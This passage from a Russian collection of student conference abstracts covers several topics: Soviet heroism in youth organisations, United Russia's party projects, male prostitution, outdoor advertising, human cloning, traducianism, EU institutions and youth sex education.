Акцент героизма в культуре и образовании СССР отмечался в детских школьных, комсомольских и пионерских организациях. После революции молодой Стране Советов необходимо было новое поколение, растущее на идеях коммунизма. Для этого в 1921 году поднимается вопрос о создании детской организации «скаутской по форме и коммунистической по содержанию». Ведь формирование нового человека, его идейный и нравственный рост - не только важнейшая цель, но и непереносимое условие коммунистического строительства.

Созданные организации должны были - обогащать содержание, формы и методы воспитательной работы, добиваться, чтобы они отвечали духу времени, утверждали и ярко раскрывали новое качество нашей жизни, включающее в себя коллективизм и товарищество, нравственное здоровье и социальный оптимизм. Несомненно, такие организации использовали образ героя, для достижения наилучших результатов своей воспитательной деятельности.

Литература:

1. Глущенко И.В. Время, вперед! Культурная политика в СССР/ И.В. Глущенко, В.А. Куренной – М.: Высшая Школа Экономики (Государственный Университет), 2013. – 272 с.
2. Дэвлин Дж. Миф о Сталине: развитие культа // Труды «Русской Антропологической школы»: Вып. 6. - М.: РГГУ, 2009, с. 213—240
3. Ильичев Л.Ф. Философский энциклопедический словарь. Гл. редакция: Л. Ф. Ильичёв, П. Н. Федосеев, С. М. Ковалёв, В. Г. Панов. – М.: Советская энциклопедия.1983.
4. Понько А.Д. Очерки истории Министерства культуры РСФСР и Министерства культуры Российской Федерации. – М.: Издательство “СкайПресс”, 2010. - 424 с.

5. Румянцева А.М. Научный коммунизм: Словарь / М.: Издательство политической литературы, 1983. 346 с.
6. Хестанов Р. Генезис культурной политики и возникновение массовой культуры в СССР (1917–1953)/Социология власти – 2012. - №8, с. 74-96

Будущее партийных проектов в современной России (на примере партии «Единая Россия»)

Бурцева Я.М.

Научный руководитель: Пупыкин Р.А., к.п.н., доцент

Возникновение партийных проектов и их реализация связана, прежде всего, с партией «Единая Россия». «Единая Россия» - это официально зарегистрированная в 2001 году политическая партия. На сегодняшний день является ведущей политической силой в Российской Федерации. 236 депутатов Государственной Думы РФ относятся к фракции «Единой России».

На VII Съезде Всероссийской политической партии «Единая Россия» в 2006 году, в рамках новой программы развития страны было принято решение о запуске партийных проектов.

Партийный проект - комплекс мероприятий, объединенных общими целями, исполнителями и сроками реализации, обеспечивающих достижение целей и задач Партии, предусмотренных Уставом.

«Единая Россия», говоря о партийных проектах, считает: «Проекты - важнейший элемент партийной работы. Они рождаются там, где ситуация требует конкретных действий, системного подхода, нацеленности на результат. Выявляются наиболее актуальные проблемы и запросы общества, разрабатываются эффективные технологии их решения».

В центре партийных проектов - человек с его интересами, проблемами, устремлениями и надеждами.

В результате реализации проектов обеспечивается развитие социальной инфраструктуры, укрепляется гражданское общество. Жизнь людей меняется к лучшему.

Партийные проекты правящей партии являются довольно успешными. Многие проекты уже дали положительные результаты, а некоторые и вовсе практически реализовались. На данный момент построено большое количество детских дошкольных учреждений, а так же спортивных центров, увеличен объём строительства квартир эконом класса. Открыто множество библиотек по всей территории страны, было проведено восстановление нескольких соборов и церквей. Была проведена колоссальная работа по развитию системы социального обслуживания и социальных услуг для

граждан старшего поколения и повышению качества их жизни. Повысилась эффективность органов здравоохранения и качества оказания медицинской помощи посредством внедрения современных информационных технологий и систем, в том числе образовательных.

Однако, в связи с событиями второй половины 2014 года, я считаю необходимым подробнее остановиться на текущем уровне реализации партпроектов и возможности их реализации в ближайшем будущем. Актуальность этого вопроса состоит в том, что большая часть федеральных проектов «Единой России» финансируется из средств федерального бюджета, а экономический кризис 2014 - 2015 гг. вынудил правительство пересмотреть бюджет на 2015 год. Из этого следует вопрос: будет ли приостановлена «проектная» деятельность «Единой России», или все останется на прежнем уровне?

На сегодняшний день реализуется 41 федеральный партийный проект. Также есть региональные и муниципальные проекты. Однако, имеет смысл остановиться подробнее на крупнейшем и самом «затратном» проекте: «Детские сады - детям».

Реализация проекта «Детские сады - детям». Президентом была поставлена задача к 2016 году ликвидировать очередь в детские сады для детей от 3 до 7 лет. В рамках муниципалитета и даже региона было сложно решить эту проблему. В 2010 году принято решение о выделении дополнительных средств из федерального бюджета. Также было оговорено, что софинансирование со стороны регионов должно быть достаточно существенным. В результате появился федеральный партийный проект «Детские сады – детям». Этапы реализации проекта (с показателями средств, выделенных из федерального бюджета):

2010 г. - проведение всероссийского конкурса «Детские сады - детям»

2011 г. - проведение всероссийского конкурса «Детские сады - детям»; выделение 1 млрд. рублей на создание дополнительных мест (ФЦПРО); зарегистрирована общественная организация «Воспитатели России»

2012 г. - выделение 1 млрд. рублей на создание дополнительных мест (ФЦПРО); выделение 8 млрд. рублей в качестве бюджетных кредитов на строительство детских садов

2013 г. - выделение 1 млрд. рублей на создание дополнительных мест (ФЦПРО); выделение 8 млрд. рублей в качестве бюджетных кредитов на строительство детских садов; выделение 50 млрд. рублей на модернизацию региональных систем дошкольного образования

2014 г. - выделение 50 млрд. рублей на модернизацию региональных систем дошкольного образования; инициирование Всероссийского конкурса на лучший проект по строительству образовательного комплекса «Детский сад - начальная школа» совместно с Министерством строительства и жилищно-коммунального хозяйства РФ и Министерством образования и

науки РФ; создание федерального и региональных экспертных советов проекта

2015 г.- выделение 10 млрд. рублей на модернизацию региональных систем дошкольного образования; разработка критериев мониторинга качества дошкольного образования.

В результате на момент конца 2014 года введено около 800 000 мест в детских дошкольных учреждениях. В ряде регионов проблема очередности в детские сады решена почти полностью. Не смотря на это, актуальным пока остается вопрос, будет ли выполнен «проект» окончательно, если основная задача: обеспечение 100%-ной доступности детских дошкольных образовательных организаций и ликвидация очереди в детские сады к 2016 г. На данный момент проект не завершен, и выделение столь малого количества средств из бюджета на 2015 год (в сравнении с 2013 и 2014 годами) может говорить о том, что уровень реализации этого проекта в нынешнем году заметно сократится.

Не смотря на сокращение финансирования из бюджета, все так же остаются проекты, не требующие, или почти не требующие средств. Например, проект «Управдом». Он направлен, в первую очередь, на повышение грамотности населения с точки зрения реализации своих прав, а также создает комфортную правовую среду, которая выводит отношения между поставщиками и потребителями услуг ЖКХ на новый качественный уровень. Также очень актуальны такие проекты, как «России важен каждый ребенок», «Гражданский университет», «Модернизация образования», «Народный контроль», «Историческая память», «Доступная среда» и многие другие.

Помимо вышесказанного, перед руководством партии в 2014 году встал вопрос об эффективности тех или иных проектов. Была создана специальная структура - федеральная экспертная комиссия, которая занимается не только мониторингом действующих партийных проектов, но и обсуждением и рассмотрением новых идей. И уже в конце года было принято решение об объединении двух федеральных партийных проектов «Национальная инновационная система» и «Инфраструктура России» в федеральный партийный проект «Национальная инновационная система», был закрыт проект «Финансовая грамотность населения и субъектов предпринимательской деятельности», так как был признан неэффективным. У ряда проектов появились новые руководители. Как объяснили в партии, назначения связаны с тем, что появились новые лидеры, а отставки носят больше технический характер, так как некоторые бывшие руководители партпроектов покинули Государственную думу, переехав на работу в регионы, и уже не могут заниматься общефедеральными задачами.

Так же есть вероятность, что и в 2015 году ряд проектов подвергнется реформации, и, вполне возможно, даже завершат свою деятельность

досрочно, в связи с непростым экономическим положением нашей страны. Прослеживается тенденция сокращения средств выделяемых из бюджета, из чего следует, что будущее многих партийных проектов уже к концу этого года встанет под вопросом.

Литература:

1. Дзахова Л.Х. Направления деятельности и сферы влияния политических партий в политической системе региона. Государственное и муниципальное управление. Ученые записки СКАГС. 2014. № 2. С. 171 - 176.
2. Симонова С.С., Олейникова Е.Г. Социальные приоритеты в программах политических партий России. Философия социальных коммуникаций. 2012. № 4 (21). С. 102 - 109.
3. <http://er.ru/> (официальный сайт партии «Единая Россия»).
4. <https://proj.edinros.ru/> (сайт партийных проектов партии «Единая Россия»).

Гендерные особенности мужской проституции **Гура О.Р.**

Научный руководитель: Никулина М.А., к.филос.н., доцент

На протяжении длительного времени в России исследования проституции, как женской, так и мужской являлись большой редкостью. И если в ситуации с исследованием женской проституции в нашей стране наступил качественный перелом, то мужская проституция по-прежнему остается не обсуждаемой темой, несмотря на то, что наши западные коллеги накопили огромный эмпирический и теоретический материал в рамках исследования мужской проституции. [4, с. 34]

Однако мужская проституция представляет собой многомерное явление с широким распространением форм и способов оказания интимных услуг. Она подразделяется на мужскую детскую и мужскую взрослую проституцию. По целевой аудитории мужскую проституцию можно разделить на гомосексуальную и гетеросексуальную. [1, с. 29].

Мужская проституция базируется на гомосексуальных отношениях, предоставление сексуальных услуг женщине в этой среде скорее исключение, нежели правило. Истоки мужской проституции можно найти еще в древности, то есть она не является новым общественным явлением, подобно женской проституции мужская имеет не менее богатую историю.

Несмотря на внешнее сходство, мужская проституция отличается от женской. Назовем ее основные гендерные особенности.

Во-первых, мужская проституция менее организована. У мужчин, работающих в сфере коммерческого секса, не всегда есть сутенеры. Зачастую мужчины работают самостоятельно, вне организованных структур. [2, с. 154].

Вторым отличием мужской проституции почти всегда является нетрадиционная ориентация юношей. [3].

А самой главной отличительной чертой мужской проституции многие ученые считают отсутствие четких границ между проституцией и свободными гомосексуальными отношениями. [2, с. 140]

Исследуя психологические и социальные причины мужской проституции, большая часть ученых среди социальных факторов в первую очередь называют бедность, отсутствие крова, наркотическую зависимость, низкий уровень образования, принадлежность к сексуальным меньшинствам. [3].

Не смотря на внешнюю схожесть мужской и женской проституции, первая имеет ряд существенных отличий, поэтому требует особого подхода в сфере профилактики и устранения. Безусловно, любой вид проституции негативно сказывается на общественном развитии. Только комплексный подход к изучению данной проблематики может дать уникальные методики противодействия этому явлению.

Литература:

1. Ситников В.Л., Евдокимова Е.А., Бондаренко Л.А. Особенности образа проститутки у несовершеннолетних девушек // Ученые записки ЗабГУ. 2014. №5 (58). С. 91-98.
2. McNaught S. 2003. The Lost boys. Weekly Wire, Boston Phoenix Archives
3. Potterat J.J., Muth S., Darrow W. 1998. Pathways to Prostitution: The Chronology of Sexual Abuse and Drug Abuse Milestones. Journal of Sex Research. November. at: Ebsco Host Information Access, 25 February 1999.
4. Weisberg, 1985; Ballester, Gil, 1996; Uy et al., 2004.

Воздействие наружной рекламы на горожанина

Немухина И.М.

Научный руководитель: Штомпель Л.А., д.ф.н., профессор

Реклама является одним из старейших средств социальной коммуникации. Развитие рыночных отношений способствует безудержному развитию рекламы, что выражается в стремительном увеличении количества рекламных агентств, выпускаемой ими продукции, её навязчивым проникновением практически во все сферы общества, в том числе и в частную. Из локальной социальной практики реклама ко 2-ой половине XX в. превратилась в глобальное средство конкурентной борьбы не только на местных и международных экономических рынках, но и в эффективное средство взаимовлияния различных культур.

Современный горожанин попадает под воздействие рекламы и у себя дома, и в подъезде, и на улице, где его со всех сторон окружают плакаты, щиты, вывески, указатели, "растяжки" и т.п. Поэтому можно с уверенностью утверждать, что из всех видов рекламы наиболее "активной" является наружная реклама, которая выступает одним из главных элементов городского информационного пространства. Наружная реклама (Outdoor Advertising) - это вербальная, графическая, либо иная другая визуальная информация рекламного характера, которая размещается на специальных стационарных или временных конструкциях, расположенных на открытой местности, внешних поверхностях зданий и сооружений, элементах уличного оборудования, над проезжей частью улиц и дорог или на них самих [3]. Наружную рекламу отличает отсутствие избирательности, большая ротация аудитории, а также такое её свойство, как неотвратимость: её нельзя «отключить» или проигнорировать, контакт с ней неизбежен.

В последнее время индустрия наружной рекламы активно развивается, предлагая рекламодателям технологичные решения более эффективной интеграции рекламы в городское пространство, новые интерактивные форматы коммуникации с потребителем, совершенствуются и модели измерения эффективности проектов наружной рекламы. Психологическая эффективность рекламы достигается преимущественно благодаря использованию мотивов биогенного характера, мотивов социально-психологического свойства и мотивов реализации собственного «я». В результате горожанин оказывается совершенно беззащитным перед проникновением в его сознание информации рекламного характера.

Мы провели исследование, посвящённое оценке горожанами воздействия на них наружной рекламы. С 24.12.2014 по 26.12.2014 года было проведено анкетирование жителей города Ростов-на-Дону старше 16 лет. Количество респондентов составило 39 человек.

Мы исходили из предположения, что наружная реклама отрицательно действует не только на образ города, но и на его жителей. Информационное поле горожан перегружено, что приводит либо к отрицательному, раздражённому, либо к безразличному отношению к рекламе.

Результаты анкетирования показали, что 73% опрошенных обращают внимание на наружную рекламу, следовательно, методы привлечения и удержания внимания к рекламе действенны и эффективны. 54% респондентов считают необходимым размещение рекламы в городской среде, 41% высказались прямо противоположным образом. При этом 71% опрошенных убеждены, что информации, размещённой непосредственно на улицах города, слишком много, лишь для трети респондентов (32%) реклама оказывается полезной.

Для определения того, насколько быстро рекламные сообщения достигают своих адресатов, был задан вопрос: "Вы сразу замечаете замену

одного плаката другим на рекламном стенде?". Оказалось, что 63% опрошенных горожан не сразу замечают смену плакатов. Можно предположить, что причиной того, что рекламе не всегда удаётся пробиться в зону внимания горожан, является их безразличие или занятость. К сожалению, безразличие - весьма часто встречающаяся характеристика современных горожан. Так, на вопрос: "Как Вы относитесь к размещению наружной рекламы на фасадах памятников архитектуры?" 15% респондентов ответили, что "им это безразлично", однако 78% опрошенных выразили своё отрицательное отношение к подобным фактам. Таким образом, большинство горожан осознают важность сохранения архитектурных памятников в первоизданном виде и оценивают влияние наружной рекламы на общую композицию исторической застройки как негативное. Почти треть (32%) опрошенных не считают наружную рекламу перспективным путем распространения информации.

Какой тип наружной рекламы представляется ростовчанам наиболее приемлемым? Ответы распределились следующим образом: рекламная или торговая стойка -22%, билборды (отдельные щиты с рекламными плакатами 6×3 м, 8×4 м) - 24%, брандмауэр (огромный плакат или щит на стене здания) - 10%, реклама на бортах автотранспорта - 17%, реклама на скамейках - 2%, реклама на асфальте -17%.

В результате проведённого исследования можно выделить четыре позиции, которых придерживаются горожане в отношении рекламы:

1. Равнодушное отношение к рекламе. Оно формируется тогда, когда наружная реклама направлена на узкий сегмент аудитории потребителей и для его "захвата" она размещается в местах скопления большой массы людей. В результате люди со временем перестают замечать ее.

2. Негативное отношение к рекламе возникает тогда, когда люди осознают её манипулятивный характер или когда она размещается на зданиях архитектурного наследия, что смотрится нелепо и зачастую портит вид исторических зданий.

3. Потребительское отношение к рекламе проявляется тогда, когда узкая направленность рекламы находит свой сегмент потребителей.

4. Положительное отношение к рекламе наблюдается прежде всего в отношении социальной рекламы и в отношении той, которая даёт полезную информацию, что оценивается далеко не сразу.

Гипотеза, выдвинутая в начале исследования, подтвердилась результатами анкетирования, однако полезность и эффективность наружной рекламы, а также её перспективность в распространении информации достаточно высоки.

Пропагандируя новые стили и нормы поведения, реклама изменяет традиционные взгляды людей, раскалывает их консерватизм, одновременно

она распространяет и внедряет в сознание новые культурные ценности, связь которых с ядром культуры просматривается далеко не всегда. Можно предположить, что с развитием рекламы развивается и сам человек, при этом влияние оказывается обоюдным.

Литература:

1. Лебедев-Любимов А. Н. Психология рекламы. – 2-е изд. – СПб.: Питер, 2007.
2. Головлева Е.Л. Основы рекламы. – М., 2003.
3. Наружная реклама. Теория и практика рекламной деятельности. [Электронный ресурс] // Индустрия рекламы. URL: <http://adindustry.ru/outdoor-advertising> (дата обращения 25.10.14)
4. Гуревич П.С. Психология рекламы: историко-аналитическое и философское содержание: учебное пособие. Ростов-на-Дону, 2009.

Дуальный характер социально-этических последствий клонирования человека

Кардашьян А.А.

Научный руководитель: Никулина М.А., к.филос.н., доцент

Генная инженерия - это метод биотехнологии, который занимается исследованиями по перестройке генотипов. Генотип является не просто механической суммой генов, а сложной, сложившейся в процессе эволюции, системой организма. Генная инженерия позволяет путем операций в пробирке переносить генетическую информацию из одного организма в другой. Перенос генов дает возможность преодолевать межвидовые барьеры и передавать отдельные наследственные признаки одних организмов другим.

Еще с 80-х годов XX века появились программы по изучению генома человека. В процессе выполнения этих программ уже прочитано около пяти тысяч генов (полный геном человека содержит 50-100 тысяч). Генная инженерия приобретает все большее значение в генотерапии. В геноме заложена предрасположенность ко многим болезням или стойкость к ним. Многие ученые считают, что в двадцать первом веке будет функционировать геномная медицина и генная инженерия. А клонирование человека станет актуальной проблемой.

Однако уже сегодня можно говорить о дуальном характере социально-этических последствий клонирования человека. Биоэтическая оценка генетической инженерии дает возможность контроля по вторжению в человеческую природу. Представители основных религиозных течений в современном мире – христиане, иудеи и мусульмане, проявляют редкое единодушие в резко отрицательном отношении к клонированию человека.

Божественным образом или естественно происходит человек, но он ни в коем случае не должен стать продукцией производства в прямом значении этого выражения.

Так как клонирование человека довольно спорный вопрос, вызывающий массу дискуссий в современном обществе, нами был проведен опрос среди студентов двух разнонаправленных ВУЗов - Южного федерального университета и Ростовского государственного медицинского университета - для того, чтобы выяснить, имеет ли значение профессиональная направленность людей в формировании мнения в отношении такого важного вопроса как клонирование человека.

В опросе приняли участие студенты четвертых курсов, количество опрошенных составило сорок человек (20 студентов ЮФУ и 20 студентов РостГМУ). Возраст участников опроса составлял от 20 до 22 лет. Пол опрашиваемых в данном исследовании не имел значения.

Респондентам предлагалось анонимно ответить на ряд вопросов, касающихся их отношения к клонированию человека.

Нами была выдвинута гипотеза: современное общество отрицательно расположено к проведению экспериментов по клонированию человека.

На основании проведенного анализа можно сделать вывод о том, что наша гипотеза подтверждена частично. Ведь как показало исследование, хоть сторонников клонирования гораздо меньше, нежели противников, но, тем не менее, они есть.

Анализ сравнения результатов опроса студентов Южного федерального университета и Ростовского государственного медицинского университета показал, что среди студентов РостГМУ оказалось больше сторонников клонирования.

На наш взгляд, такой результат говорит о том, что студенты, обучающиеся в медицинском университете, более информированы о проблеме клонирования человека в связи со своей профессиональной деятельностью, а так же более осведомлены о возможностях и достижениях генной инженерии на данном этапе развития биотехнологий. Студенты ЮФУ рассматривают данный вопрос не с медицинской стороны, а со стороны этической в большей степени.

По мнению респондентов-сторонников этого вопроса, клонирование человека в настоящее время очень близко к реальности, так как оно давно перестало быть предметом отделенного будущего. Развитие института клонирования позволило бы будущим поколениям решить многие проблемы, среди которых пересадка органов и вопросы репродуктивного воспроизводства населения. Более того, принятие клонирования на законодательном уровне, по мнению людей, выступивших «За» клонирование человека, позволило бы вывести клонирование из тени медицины.

Однако противников клонирования большинство. Причиной этого, как показало исследование, является большое количество разнообразных факторов. Например, развитие клонирования человека будет совсем не выгодно миру, потому что, как известно, в настоящее время наблюдается высокий уровень безработицы, а клоны могут составить реальную конкуренцию. Весомым аргументом того, что общество негативно и с опаской относится к человеческим клонам (хоть и на уровне дискуссий), является то, что, предположительно, человеческие клоны не смогут пройти процесс социализации.

Возможно, через какое-то время, когда будут усовершенствованы все этапы этого сложного биотехнологического метода, ученые смогут вернуться к обсуждению целесообразности клонирования человека.

Традуционизм между теологией и психологией

Рагозин Л.И.

Научный руководитель: Шкуратов В.А., д.филос.н., профессор

Традуционизм – феномен западноевропейской мысли почти неизвестный отечественной публике. Встречаясь в источниках до XIX века как *ex traduce*, или *per traducem*, термин традуционизм происходит от латинского существительного *tradux*, означающего «отводок», «отросток» или «черенок» [1], которое впервые появляется у римского автора Варрона в I веке до н. э. как технический термин виноградарства. В III – V веках он был взят на вооружение Тертуллианом [2] и его последователями, а также в некоторой степени Августином, [3] чтобы объяснить происхождение душ людей (имелась в виду разумная часть души по трехчленному аристотелевскому делению), потомков Адама, от души общего прародителя, вдохнутой в него Богом (Бытие II, 7), посредством семени отцовского, т. е. «естественным» путем. Помимо этого *ex traduce* был необходим и с чисто догматической точки зрения – как наиболее убедительное и непротиворечивое объяснение пятнания души первородным грехом. Официальной же богословской доктриной был креационизм (*creatio a Deo*) о непосредственном творении души Богом в каждом новорожденном по отдельности, которого придерживалась большая часть церковных Отцов и схоластических мыслителей. Дискуссия *Pro et Contra ex traduce* продлилась то затухая, то разгораясь с новой силой (особенно в эпоху Реформации) около полутора тысяч лет, и на ее периферии начала формироваться современная психология, – не даром знаменитый антитрадуционистский сборник, опубликованный Р. Гоклениусом в 1590 году, первым из всех известных изданий озаглавлен *Ψυχολογία* [4]. Показателен финал этого

дебата в XVIII веке. Г.В. Лейбниц модернизирует *per traducem*, смыкая его с учением о преформации Я. Сваммердама и А. ван Левенгука. *Per traducem* становится инструментом преформации разумной души, которая может иметь как божественное, так и естественное происхождение [5]. По Э. Сведенборгу человеческие вместилища божественной любви и мудрости передаются *per traducem* [6], но ученик Лейбница Х. Вольф с чисто метафизических позиций категорически отвергает *per traducem* [7] и за ним следует И. Кант [8], после которого какой-либо философский или научный интерес к *ex traduce* окончательно угасает.

В рамках дебата сторонников и противников *ex traduce*, эксплуатировавших антиномию материальное /духовное ему имманентную, создаются предпосылки возникновения новой науки – психологии, важнейшим из источников которой без сомнения был традиционизм.

Литература:

1. D. Du Cange, Glossariun Mediae et Infimae Latinitatis, Editio Nova éd., Niort: L.Favre, Imprimeur- Editeur, 1886.
2. Q. S. F. Tertullianus, «Liber De Anima,» chez *Patrologiae Cursus Completus*, vol. 2, Paris, pp. 641 - 752B.
3. A. Augustinus, «De Anima Et Ejus Origine,» chez *Patrologiae Cursus Completus*, vol. 44, Paris, pp. 475 - 548.
4. R. Goclenius, Ψυχολογία, hoc est De Hominis Perfectione, De Animo et in primis Ortu ejus &, 1 éd., Marburg, 1590, p. 320.
5. G. W. Leibnitz, Essais de Théodicée sur la Bonté de Dieu la Liberté de L'Homme et L'Origine du Mal, Nouvelle édition Augmentée de L'Histoire de la Vie et des Ouvrages de L'Auteur éd., vol. Tome 1, Amsterdam: François Changuion, 1734.
6. E. Swedenborg, The Apocalypse or Book of Revelation Explained accordingly to the Spiritual Sense in which are Revealed the Arcana which are there Predicted &, vol. Vol. VI, London: Society for Printing and Publishing the Writings of The Hon. Emanuel Swedenborg, 1815.
7. C. Wolfius, Psychologia Ratiomalis Methodo Scientifica Pertracta qua quae De Anima Humana Indubiae Experientiae Fide Innotescunt Per Essentiam et Naturam Animae Explicatur&, Editio Novissima éd., Verona, 1737.
8. I. Kant, Lectures on Metaphysics, Cambridge: Cambridge University Press, 1997.

Эффективность политико-правовых институтов современного ЕС

Сахранов В.Р.

Научный руководитель: Доманов В.Г., д.филос.н., профессор

Объединяя 28 государств и свыше 500 миллионов человек, являясь крупнейшей мировой экономикой, Европейский союз на сегодняшний день является наиболее успешной формой региональной интеграции.

Целью моего исследования - проведение анализа институциональной системы ЕС и определение степени её эффективности.

Исследования эффективности институтов ЕС не проводились известными агентствами по популярным международными методикам (например GRICS), так как их применение к столь неоднозначному объединению как ЕС не представляется в полной мере возможным.

Исходя из этого стоит определиться с понятием эффективности. Я считаю необходимым рассматривать эффективность в двух составляющих:

1) как эффективности институтов в реализации непосредственно своих функций (процедурная эффективность); 2) как деятельность институтов, направленная на реализацию целей и задач в целом ЕС в областях, на которые они способны оказывать влияние (политическая эффективность).

Мною были выделены следующие девять критериев оценки эффективности европейских институтов:

1. Уровень представительства различных интересов и степень наднациональности и независимости институтов.

ЕС создал основы для представительства всех групп интересов в своей структуре. Совет ЕС и Европейский Совет представляют интересы правительств стран-членов ЕС. Европейская комиссия и Европейский парламент, являются наднациональными институтами. Члены и служащие Европейской комиссии не зависят от правительств своих стран и призваны защищать интересы всего Союза. Европейский экономический и социальный комитеты, а также Комитет регионов представляют интересы особых групп интересов: бизнеса, социальных групп, регионального и местного уровня. В процессе выработки решений эти интересы принимаются во внимание и согласовываются. Единственной проблемой является перекос представительства в институтах в пользу небольших стран союза.

2. Уровень профессионализма управленцев.

Ориентацию на критерии профессионализма при назначении и на политическом уровне – уровне комиссаров, и на административном уровне – служащих в рамках системы европейской гражданской службы, один из важнейших принципов ЕС. И руководство, и сотрудники всех уровней отбираются на основе своего экспертного знания и опыта.

3. Уровень эффективности бюджетных расходов институтов ЕС.

ЕС часто критикуют за излишнюю бюрократизацию, в целом она не так высока по сравнению с государствами. К примеру, ЕС тратит всего лишь 6% своего в целом не очень большого ежегодного бюджета на администрацию, зарплаты всему штату сотрудников и поддержание всех зданий, в которых располагаются институты ЕС.

Что касается инвестиций и кредитов, то целом по отношению к частным лицам они являются возвратными практически на 100%, чего нельзя сказать о кредитах государствам. Так перспективы возвраты кредитов со стороны Греции и Украины весьма туманны.

Доля нецелевого расходования средств в ЕС достаточно низка. Счетная палата совместно с Европейской Комиссией и Парламентом несет серьезный надзор и прецеденты подобного расходования встречаются редко.

4. Уровень евроскептических настроений в странах-членах ЕС.

Сегодня мы видим усиление роли евроскептиков в парламенте после выборов в 2014 году. Также в большинстве стран ЕС очевидно набирают популярность правые, национальные партии, зачастую выступающих против дальнейшей интеграции в рамках ЕС и даже за откат этой интеграции назад. Это создает дополнительные риски для данного объединения. Особую опасность представляют перспективы референдума в Великобритании, всю реальность проведения которого подтвердили результаты выборов 7 мая.

5. Международное влияние и престиж ЕС.

Являясь наиболее успешной моделью региональной интеграции, ЕС имеет множество сторонников среди населения государств Европы и северной Африки, не входящих в ЕС. Хотя на уровне государств сегодня мы видим падение престижа, это можно видеть по примеру отзыва заявки на членство со стороны Исландии.

6. Уровень угроз внутренней и внешней безопасности.

Сегодня мы видим, насколько ЕС уязвим в вопросах топливно-энергетической безопасности на фоне обострения ситуации на Украине и усложнением поставок из России. Также угрозой для безопасности создает исламизация Европы, рост числа нелегальных мигрантов и экстремизма, новой опасностью становится также кибертерроризм. Эффективной безопасностью является разве что экологическая. Угрозы безопасности связаны прежде всего с отсутствием общеевропейских правоохранительных органов обеспечивающих безопасность и порядок внутри союза.

7. Уровень экономического, валютного развития и единства ЕС.

Высокий уровень безработицы на уровне 9.7 процентов, нулевая инфляция, слабый экономический рост, проблемы расширения еврозоны являются наследием экономического кризиса, однако неспособность в короткие сроки ликвидировать последствия указывают на низкий уровень эффективности в экономической сфере европейского объединения.

8. Уровень конфликтности между странами ЕС.

Мы видим усиление конфликтности отношений между странами ЕС. Камнем преткновения стали санкции, наложенные на Россию, а также проблемы с греческим вопросом. Также очевиден конфликт по оси Великобритания-ЕС.

9. Уровень сложности принятия решений.

Несмотря на реформирование системы принятия решений Лиссабонским договором, эта сфера все еще остается достаточно громоздкой и неудобной в некоторых отраслях требующей консенсуса в принятии решений, по крайней мере на период переходного времени, до 2017 года.

Таким образом можно сделать вывод что институты ЕС в бюрократическом смысле представляют собой эффективные структуры, нарекание в этом отношении может быть только к сложной процедуре принятия решений. Эффективность институтов ЕС как связующего звена между государствами членами сегодня находится под большим вопросом. Экономический кризис выявил массу противоречий между государствами союза. Также показателем выступил вопрос по санкциям в отношении России, где ЕС в последнее время не способен выступать как единое политическое лицо во внешних делах. В целом же европейские институты являются достаточно эффективными и текущие проблемы связаны скорее с конъюнктурными вещами, нежели с фундаментальными основами ЕС.

ЕС необходимо срочное и радикальное разрешение своих главных проблем: переход к ведению самостоятельной и независимой внешней политике и решение вопроса проблемных стран. Если Европа сможет решить стоящие перед ней трудности и учесть полученный опыт в дальнейшем, тогда можно будет говорить о ЕС как о по-настоящему эффективной форме организации региональной интеграции и наднационального регулирования.

Литература:

1. Официальный сайт Европейского Союза: <http://europa.eu/>;
2. Яровой Г.О., Белокурова Е.В. Европейский Союз для регионов: что можно и нужно знать российским регионам о ЕС. – СПб.: Норма, 2012.

Сексуальное просвещение современной молодёжи **Сергиенко Е.А.**

Научный руководитель: Никулина М.А., к.филос.н., доцент

Сексуальная жизнь - весьма важная и в то же время сложная область. В последнее время на проблемы сексуальной культуры обращают внимание представители самых разных наук. Причиной этого является то, что в современном обществе происходят кардинальные изменения в досуговой, трудовой, бытовой деятельности. Всему виной научно-технический прогресс. И, в конечном счете, все эти изменения привели к качественным преобразованиям в интимных отношениях между женщиной и мужчиной.

Изменения сексуальной морали в России обострили социальные проблемы, связанные с гомосексуальностью, виртуальным сексом, педофилией, некрофилией, проституцией. Меняется отношение к детской сексуальности, происходит автономизация подростковой и юношеской сексуальности от «внешних» форм социального контроля со стороны родителей, школ, государства и церкви. Наблюдается возрастание интереса к эротике и порнографии, в связи с этим активно развивается секс-индустрия.

Во второй половине XX века подростковая сексуальность активно повысилась, что впоследствии привело к массовым распространениям добрых связей, снизился рост сексуального дебюта и т.д.

Следует отметить тот факт, что в половой морали молодежи так же произошли кардинальные перемены. Но масштаб и значение этих изменений, оцениваются по-разному. Например, как процесс освобождения человеческого сознания от религиозных табу, который в свою очередь, открывает путь к более свободным и разумным сексуальным отношениям, или как резкое падение нравов, исчезновение глубоких чувств, что выводит сексуальность человека на уровень животного инстинкта.

В связи с вышеперечисленными изменениями в половом воспитании молодежи актуализировались следующие социальные проблемы. Во-первых, проблема ранних аборт, распространение ВИЧ-инфекционных и венерических заболеваний, и конечно СПИДа. Во-вторых, государство недостаточно эффективно ведет контроль СМИ, которые в свою очередь пропагандируют порнографию и сомнительную эротику. В-третьих, поиск технологий, которые впоследствии формируют ценности у современного молодого поколения в сексуальной сфере. В-четвертых, усиление внимания к проблеме сексуальной культуры молодежи.

Поэтому важной задачей для общества и государства является создание мероприятий, направленных на обеспечение безопасности в области сексуального поведения. Ведь остановить сдвиги в сексуальном поведении невозможно - они закономерны и они глобальны, но все же свести к минимуму негативные последствия и проблемы сексуального характера можно, например, с помощью введения в школьную программу дисциплины по сексуальному просвещению и половому воспитанию.

Для того, чтобы выяснить уровень знаний учеников старших классов об аспектах сексуальной жизни, нами был проведен опрос в 2013 году в одной из школ Ростовской области, Азовского района МБОУ СОШ №17. В опросе приняли участие ученики десятого и одиннадцатых классов, количество учеников составило 36 человек. Респондентам предлагалось анонимно ответить на вопросы, касающиеся знаний о сексе и сексуальной жизни. Возраст участников опроса составлял от 15 до 17 лет.

Как показало исследование, современное поколение обладает максимальным набором знаний о сексуальной жизни. К сожалению, или к

счастью, дети очень рано становятся наиболее грамотными в сексуальном плане и многие из них ведут половой образ жизни, и по сути, многие из них обладают знаниями о методах контрацепции и о последствиях незащищенного секса. Все потому, что сейчас информация о сексе стала легкодоступной для молодого поколения. Обо всем можно узнать в интернете, из разговора со сверстниками, из СМИ. Но исходя из того, что вышеперечисленные каналы сексуального просвещения могут не всегда быть достоверными источниками информации, уровень знаний подростков о сексуальных аспектах жизни является сомнительным.

На сегодняшний день, пока не введена программа по половому просвещению в школах, поэтому необходимо использовать другие способы воспитания детей. Например, на уроках биологии при изучении анатомии человека следует особо обратить внимание на половую гигиену, нормальные изменения в строении и функционировании тела в подростковом возрасте, внутриутробное развитие младенца и т.д.

